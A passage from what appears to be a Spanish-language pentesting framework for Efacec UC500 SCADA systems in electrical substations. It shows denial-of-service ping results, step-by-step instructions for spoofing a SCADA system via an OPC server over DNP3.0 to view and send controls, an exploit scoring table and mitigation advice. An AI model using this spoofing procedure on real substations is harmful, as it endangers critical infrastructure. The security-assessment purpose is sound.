Sin embargo, durante el ataque de 1500 hilos de conexión, la disponibilidad de la red TCP/IP se ve comprometida globalmente. En la Figura 51 se muestran los resultados de la prueba ICMP una vez iniciado el DoS, se aprecia que la velocidad de respuesta de los paquetes aumentó en promedio a 3.083ms, con una pérdida del 64,5%. Un escenario

así puede afectar otros protocolos de comunicación basados en TCP/IP utilizados en SCADA, como por ejemplo IEC 61850, DNP3.0, IEC 60870-5-104, entre otros.



```
testuser@Debian: ~  
File Actions Edit View Help  
  
testuser@Debian:~$ ping 192.168.90.128  
PING 192.168.90.128 (192.168.90.128) 56(84) bytes of data.  
64 bytes from 192.168.90.128: icmp_seq=2 ttl=128 time=3120 ms  
64 bytes from 192.168.90.128: icmp_seq=4 ttl=128 time=3126 ms  
64 bytes from 192.168.90.128: icmp_seq=7 ttl=128 time=3031 ms  
64 bytes from 192.168.90.128: icmp_seq=10 ttl=128 time=3039 ms  
64 bytes from 192.168.90.128: icmp_seq=13 ttl=128 time=3133 ms  
64 bytes from 192.168.90.128: icmp_seq=14 ttl=128 time=3012 ms  
64 bytes from 192.168.90.128: icmp_seq=16 ttl=128 time=3122 ms  
64 bytes from 192.168.90.128: icmp_seq=17 ttl=128 time=3103 ms  
64 bytes from 192.168.90.128: icmp_seq=19 ttl=128 time=3116 ms  
64 bytes from 192.168.90.128: icmp_seq=26 ttl=128 time=3073 ms  
64 bytes from 192.168.90.128: icmp_seq=27 ttl=128 time=3028 ms  
^C  
--- 192.168.90.128 ping statistics ---  
31 packets transmitted, 11 received, 64.5161% packet loss, time 30467ms  
rtt min/avg/max/mdev = 3012.125/3082.044/3132.533/44.112 ms, pipe 4  
testuser@Debian:~$
```

Figura 51. Prueba ICMP, durante el ataque DoS

#### 4.3.1.3. Explotación de las vulnerabilidades SCADA

En este punto se explotará una vulnerabilidad que afecta de manera directa al sistema SCADA, concretamente relacionado con la comunicación a través de protocolos de comunicación específicos. Estos sistemas se comunican entre ellos a través de protocolos tales como DNP3.0, IEC 60870-5-105, entre otros. Un atacante podría hacerse pasar por un sistema SCADA activando el protocolo específico y de esta manera obtener una comunicación fraudulenta con el sistema SCADA real. Esta situación es



particularmente crítica, debido a que tendría la visualización de estados y potencial envío de controles de maniobra sobre los equipos primarios. A través de este apartado, se explicará cómo realizar este ataque mediante un software del tipo OPC.

- **OPC**


Para realizar una suplantación de otro sistema SCADA, se requiere un software especializado del tipo servidor OPC. En este caso se utilizará IOserver v1.0.24, última versión al momento de la redacción de este documento, el cual se puede descargar y utilizar de forma gratuita del sitio web oficial del proyecto (<http://www.ioserver.com/>). Como escenario, se tiene un servidor SCADA utilizando el protocolo DNP3.0 basado en TCP/IP para la comunicación con otros sistemas SCADA.

Una vez realizada la instalación y ejecución del software IOserver, se procederá a configurar como se indica a continuación:

- Clic derecho sobre la sección *Board* y seleccionar la opción *Add New Board*.
- En la opción *Board Type*, seleccionar TCP/IP.Port.
- Clic en el botón *Finish*.

De esta forma, se genera una nueva *Board* TCP/IP para ser utilizada. En la

**Figura 52** se muestra el proceso antes señalado.




**Figura 52. Creación de una board TCP/IP en IOServer**

Posteriormente se crea un puerto con el protocolo a utilizar, tal como se detalla a continuación:

- Clic derecho sobre la *Board* recién creada (TCP/IP.Board) y seleccionar la opción *Add New Port*.
- En la opción *Protocol*, seleccionar el protocolo de comunicación del sistema SCADA remoto, en este caso DNP.Protocol.
- Asignar un nombre al puerto, por ejemplo, SCADA.
- Seleccionar la opción *Log Communication*, para ver el registro de conexión.
- Clic en el botón *Finish*.

En la **Figura 53** se muestra el proceso antes señalado.




**Figura 53. Configuración de un nuevo puerto en IOMServer**

Aparecerá inmediatamente otra ventana en la cual se establecen los parámetros TCP/IP.

A continuación, se detallan los pasos de la configuración:

- Ingresar la dirección IP del servidor SCADA.
- Ingresar el puerto TCP remoto: 20.000 es el puerto de DNP3.0 de forma predeterminada.
- Establecer el tipo de socket: DNP3.0 utiliza TCP por defecto.
- Establecer la IP de la interfaz local (equipo que está haciendo la conexión).
- Establecer el modo *Primary*.

En la **Figura 54** se muestra el proceso antes señalado.




**Figura 54. Configuración TCP/IP del puerto en IO Server**

Nuevamente aparecerá otra ventana, en la cual se configura el protocolo DNP3.0. En este caso se está configurando el OPC como esclavo (*Slave*) porque se conectará a un servidor SCADA (*Master*). A continuación, se detallan los pasos de la configuración:


- Seleccionar modo *Slave*.
- Ingresar la dirección DNP del maestro, en este caso 1000.
- Clic en el botón *Finish*.

En la **Figura 55** se muestra el proceso antes señalado.



**Figura 55. Configuración del protocolo en IOServer**

Una vez finalizado, se aprecia que la conexión fue exitosa con el servidor SCADA (ver **Figura 56**). En caso de que no se establezca la conexión, es necesario volver a verificar los parámetros presentados anteriormente.




*Figura 56. Conexión exitosa al servidor SCADA con IONetServer*

Una vez conectado al servidor SCADA, en este caso a través del protocolo DNP3.0, es posible dentro del mismo software IONetServer comenzar a agregar el mapa de direcciones con las señales que están en el sistema. De esta forma, se pueden visualizar estados, medidas y el envío de controles sobre los equipos que el SCADA está monitoreando, con el enorme riesgo operacional sobre el sistema que esto conlleva, por ejemplo, una subestación eléctrica.

- **Documentación de resultados de explotación**

Los resultados de esta prueba se introducirán directamente en la tabla de resultados, encontrada en el **Anexo 1. Documentación de resultados del Framework**.

#### 4.4. Fase de Ponderación



En esta fase se asignará un puntaje de las vulnerabilidades explotables en el sistema SCADA UC500. Se hace énfasis en que sean explotables, porque una vulnerabilidad puede existir, pero por razones externas, como por ejemplo medidas de seguridad en la red (firewall) no pueden aprovecharse.

##### 4.4.1.1. Ponderación de explotación de vulnerabilidades

Las vulnerabilidades analizadas en este Framework tienen distinto puntaje de acuerdo con su naturaleza, impacto en el sistema SCADA y su facilidad de explotación. En la **Tabla 1** se detallan las vulnerabilidades mostradas en esta herramienta y su ponderación según su criticidad, siendo directamente proporcional a su valor numérico.

**Tabla 1. Tabla de ponderación de puntajes de explotación**

<b>Explotación</b>	<b>Puntaje</b>
MS08-067 (netapi)	10
Obtención de credenciales (hashdump)	10
Desencriptación LM credenciales	10
Acceso RDP (no Administrador)	5
Acceso RDP (Administrador)	20
Obtención de credenciales (fuerza bruta)	10
Obtención de credenciales (web browser)	5
Acceso al HMI (inicio de sesión)	10
Listado de directorios exitoso	5
Denegación de servicio (DoS)	30
OPC y falsificación SCADA	20
Otra explotación: credenciales	20
Otra explotación: remota	20
Otra explotación: no remota	5

#### **4.4.1.2. Documentación del puntaje**

Luego de finalizar la evaluación de explotaciones realizables, se realiza la suma de los puntajes obtenidos. La seguridad general del sistema se evalúa según el siguiente criterio:


**Tabla 2. Evaluación de seguridad del sistema SCADA**

<b>Puntaje obtenido</b>	<b>Seguridad del sistema SCADA</b>
0	Seguro
5-10	Aceptable
>10-20	Inseguro
>20	Crítico

La documentación recomendada de estos valores se mostrará posteriormente en el punto **4.6.1.**



## 4.5. Fase de Mitigación



En esta fase, se enseñarán algunas técnicas de mitigación de las vulnerabilidades analizadas, con el objetivo de evitar su explotación en los sistemas SCADA UC500 encontrados en subestaciones eléctricas. Las medidas de mitigación serán separadas en tres secciones: seguridad en O.S., seguridad web y seguridad de red.

### 4.5.1.1. Aplicación de medidas para mejorar la seguridad informática

A continuación, se presentan las medidas recomendadas de mitigación de vulnerabilidades que fueron encontradas y explotadas en el Framework.

- **Seguridad en O.S.**

La familia de sistemas operativos (O.S., por las siglas en inglés Operating System) Microsoft Windows, como cualquier otro software, son afectados por vulnerabilidades las cuales son reportadas periódicamente por investigadores de seguridad informática. Se puede hacer una búsqueda de estas por nombre, severidad, año de publicación, entre otros, en portales bien conocidos en la industria como por ejemplo Common Vulnerabilities and Exposures (CVE) o Common Weakness Enumeration (CWE). Mientras el O.S. se encuentre dentro de su periodo de vida y tenga soporte por parte del

desarrollador, existe probabilidad que todas o la mayoría de las vulnerabilidades conocidas sean mitigadas a nivel de parches de seguridad. Es por esto por lo que es importante mantener el O.S. tan actualizado como sea posible, comprobando siempre, que dichas actualizaciones de seguridad no afecten el correcto funcionamiento del sistema SCADA.

Se recomienda entonces a los profesionales que implementan, configuran y mantienen sistemas SCADA UC500 de Efacec, asegurarse que el O.S. tenga las últimas actualizaciones disponibles al momento de la puesta en marcha del sistema y se recomienda que se genere un mantenimiento programado, en la medida que sea posible, para aplicar los parches de seguridad que Microsoft vaya desplegando a lo largo de la vida útil del sistema operativo. Dicho esto, se recomienda evitar a toda costa, a media que las capacidades de hardware, componentes de la red SCADA (IED) y servicios específicos así lo permitan, la utilización de versiones de Microsoft Windows que ya no tengan soporte. Al momento del desarrollo de este documento, los O.S. descontinuados a nivel de actualizaciones utilizados por UC500 son: Windows XP y Windows 7. Por su parte Windows 8 y 8.1 finalizarán su soporte el año 2023. Por lo tanto, se recomienda que todos los nuevos despliegues de sistemas SCADA UC500 sean realizados con Windows 10, actualizados con todos los parches de seguridad hasta el momento de su puesta en marcha.

Los ataques de fuerza bruta, cuyo objetivo en este caso es la obtención de las credenciales de inicio de sesión, no están asociados, como tal, a vulnerabilidades

específicas. Para mitigar su efectividad fácilmente, se recomienda el uso de contraseñas complejas, en las que combinen caracteres alfanuméricos y especiales, tanto para los usuarios de Windows y del sistema SCADA UC500 (incluye el HMI). Con esta simple acción, sería muy difícil y tedioso para un atacante obtener la contraseña mediante el uso de fuerza bruta basado en diccionarios.

- **Seguridad web**

Para el caso del HMI del sistema SCADA UC500, no se puede cambiar manualmente la versión del servidor web utilizado. Sin embargo, en la medida de lo posible, se recomienda el uso de la versión de software UC500 más reciente disponible. Es necesario mantener el navegador web utilizado para acceder con los últimos parches de seguridad, así como asegurarse que este no tenga el almacenamiento del *debug* activado, de esta forma se evita que si un atacante tenga acceso al navegador obtengan las credenciales a través de la técnica del registro del método HEAD utilizado por UC500. Los ataques relacionados con denegación de servicio (DoS), se pueden mitigar con las recomendaciones de seguridad de red, expuestos en el siguiente punto.

- **Seguridad de red**

La ejecución de los ataques mostrados en este Framework, se basan en su totalidad en acciones remotas que utilizan la red TCP/IP en donde se aloja el equipo con el sistema SCADA. Una excelente forma de mitigar la explotación de vulnerabilidades analizadas es la utilización de un firewall físico para la conexión hacia y desde redes externas y la utilización de un firewall de software en el propio sistema SCADA. La ventaja del firewall

físico en la frontera de la red es que puede filtrar los paquetes e intentos de conexión no autorizados generados fuera de la red, incluso antes que lleguen al sistema SCADA. La parametrización recomendada, es denegar todo el tráfico, excepto las direcciones IP y puertos TCP/UDP bien conocidos y legítimos para el correcto funcionamiento del sistema. En cambio, si por algún motivo el ataque se genera dentro de la red interna (los sistemas SCADA que controlan sistemas críticos, como subestaciones eléctricas, por lo general cuentan con seguridad física en sus instalaciones), es necesario contar con un firewall por software. El criterio de configuración es el mismo que el firewall físico: bloquear todo el tráfico y solicitudes de conexión, excepto las direcciones IP y puertos TCP/UDP legítimos.


La filosofía de configuración tanto del firewall físico como del firewall por software se facilita enormemente por el hecho que todos los IED, equipos de red y elementos que componen el sistema SCADA, tienen direcciones IP bien definidas, estáticas y los servicios de protocolos de servicio y comunicación, cuentan con puertos TCP/UDP conocidos.

Finalmente, para mitigar las conexiones fraudulentas a través de OPC, se recomienda que se acepten solo solicitudes de conexión desde direcciones IP específicas en el sistema SCADA. De esta manera, si un atacante desea iniciar una comunicación a través de un protocolo, por ejemplo, DNP3.0, IEC 60870-5-104, entre otros, no podrá a menos que tenga exactamente la misma dirección IP y puerto del SCADA remoto.

- **Comprobación de resultados**

Una vez aplicadas las medidas de mitigación anteriormente descritas, se recomienda que el profesional que está utilizando este Framework realice una vez más todo el proceso, iniciando desde la Fase 2: Búsqueda, con el propósito de comprobar cómo ha mejorado la seguridad informática del sistema SCADA UC500. Con el hecho de aplicar los parches de seguridad del O.S., así como la implementación y configuración correcta del firewall, existirá una mejora considerable respecto a la mitigación de la explotación de vulnerabilidades analizadas a la fecha en esta herramienta.

#### 4.6. Fase de Cierre



Esta fase es en donde se da por concluido el proceso de pentesting del Framework. Serán mostrados tanto la plantilla del documento de resultados del análisis y explotación de vulnerabilidades, el proceso de retroalimentación (*feedback*) del profesional que utilizó la herramienta y la recomendación de mantener un historial de resultados previos de análisis realizados.

#### **4.6.1. Documento final**

Una vez finalizado todo el proceso mostrado en este Framework, se recolectarán todos los reportes de vulnerabilidades obtenidos de Nessus, OpenVAS y OWASP ZAP. Todos los datos requeridos, se muestran en el **Anexo 1. Documentación de resultados del Framework.**

#### **4.6.2. Feedback del usuario**

Se pretende que este documento tenga una mejora continua en el tiempo. Es por esta razón que se ha habilitado un formulario web en donde los usuarios pueden completar una encuesta de calidad del Framework. Este análisis, permitirá mejorar y ampliar el contenido para lograr mejores resultados de uso en los análisis posteriores. A su vez, si el usuario de esta herramienta estudia otros procedimientos, vulnerabilidades y/o explotaciones, será de gran aporte para la mejora continua de esta.

#### **4.6.3. Fin del proceso de pentesting**

Llegando a este punto, se da por finalizado el proceso de pentesting desarrollado en este Framework. Se recomienda mantener un histórico de las vulnerabilidades y explotaciones de cada sistema SCADA UC500 analizado, los reportes de vulnerabilidades y el puntaje obtenido en la Fase 4, con el propósito de tener conocimiento para el profesional encargado o para posteriores.

## 5. Anexos

### Anexo 1. Documentación de resultados del Framework

Documentación resultados del Framework de pentesting.																																																													
<b>Datos personales:</b>																																																													
Nombre profesional: _____	Cargo: _____																																																												
Fecha ejecución pruebas: _____																																																													
<b>Datos del equipo SCADA:</b>																																																													
Proyecto: _____	Cod. Interno: _____																																																												
Marca: _____ Modelo: _____	S/N: _____																																																												
Sistema Operativo: _____	Fecha última actualización: _____																																																												
Versión UC500: _____	Función SCADA: <input type="checkbox"/> HMI / <input type="checkbox"/> Gateway / <input type="checkbox"/> Ambos																																																												
<b>Resultados del Framework:</b>																																																													
Cantidad de vulnerabilidades O.S. Nessus:	Críticas _____ / Altas _____ / Medias _____ / Bajas _____																																																												
Cantidad de vulnerabilidades O.S. OpenVAS:	Críticas _____ / Altas _____ / Medias _____ / Bajas _____																																																												
Cantidad de vulnerabilidades web OWAS ZAP:	Críticas _____ / Altas _____ / Medias _____ / Bajas _____																																																												
<table border="1"><thead><tr><th>Explotación</th><th>Resultado</th><th>Puntaje</th></tr></thead><tbody><tr><td>MS08-067 (netapi)</td><td><input type="checkbox"/></td><td>10</td></tr><tr><td>Obtención de credenciales (hashdump)</td><td><input type="checkbox"/></td><td>10</td></tr><tr><td>Descriptación LM credenciales</td><td><input type="checkbox"/></td><td>10</td></tr><tr><td>Acceso RDP (no Administrador)</td><td><input type="checkbox"/></td><td>5</td></tr><tr><td>Acceso RDP (Administrador)</td><td><input type="checkbox"/></td><td>20</td></tr><tr><td>Obtención de credenciales (fuerza bruta)</td><td><input type="checkbox"/></td><td>10</td></tr><tr><td>Obtención de credenciales (web browser)</td><td><input type="checkbox"/></td><td>5</td></tr><tr><td>Acceso al HMI (inicio de sesión)</td><td><input type="checkbox"/></td><td>10</td></tr><tr><td>Listado de directorios exitoso</td><td><input type="checkbox"/></td><td>5</td></tr><tr><td>Denegación de servicio (DoS)</td><td><input type="checkbox"/></td><td>30</td></tr><tr><td>OPC y falsificación SCADA</td><td><input type="checkbox"/></td><td>20</td></tr><tr><td>Otra explotación: credenciales</td><td><input type="checkbox"/></td><td>20</td></tr><tr><td>Otra explotación: remota</td><td><input type="checkbox"/></td><td>20</td></tr><tr><td>Otra explotación: no remota</td><td><input type="checkbox"/></td><td>5</td></tr></tbody></table>	Explotación	Resultado	Puntaje	MS08-067 (netapi)	<input type="checkbox"/>	10	Obtención de credenciales (hashdump)	<input type="checkbox"/>	10	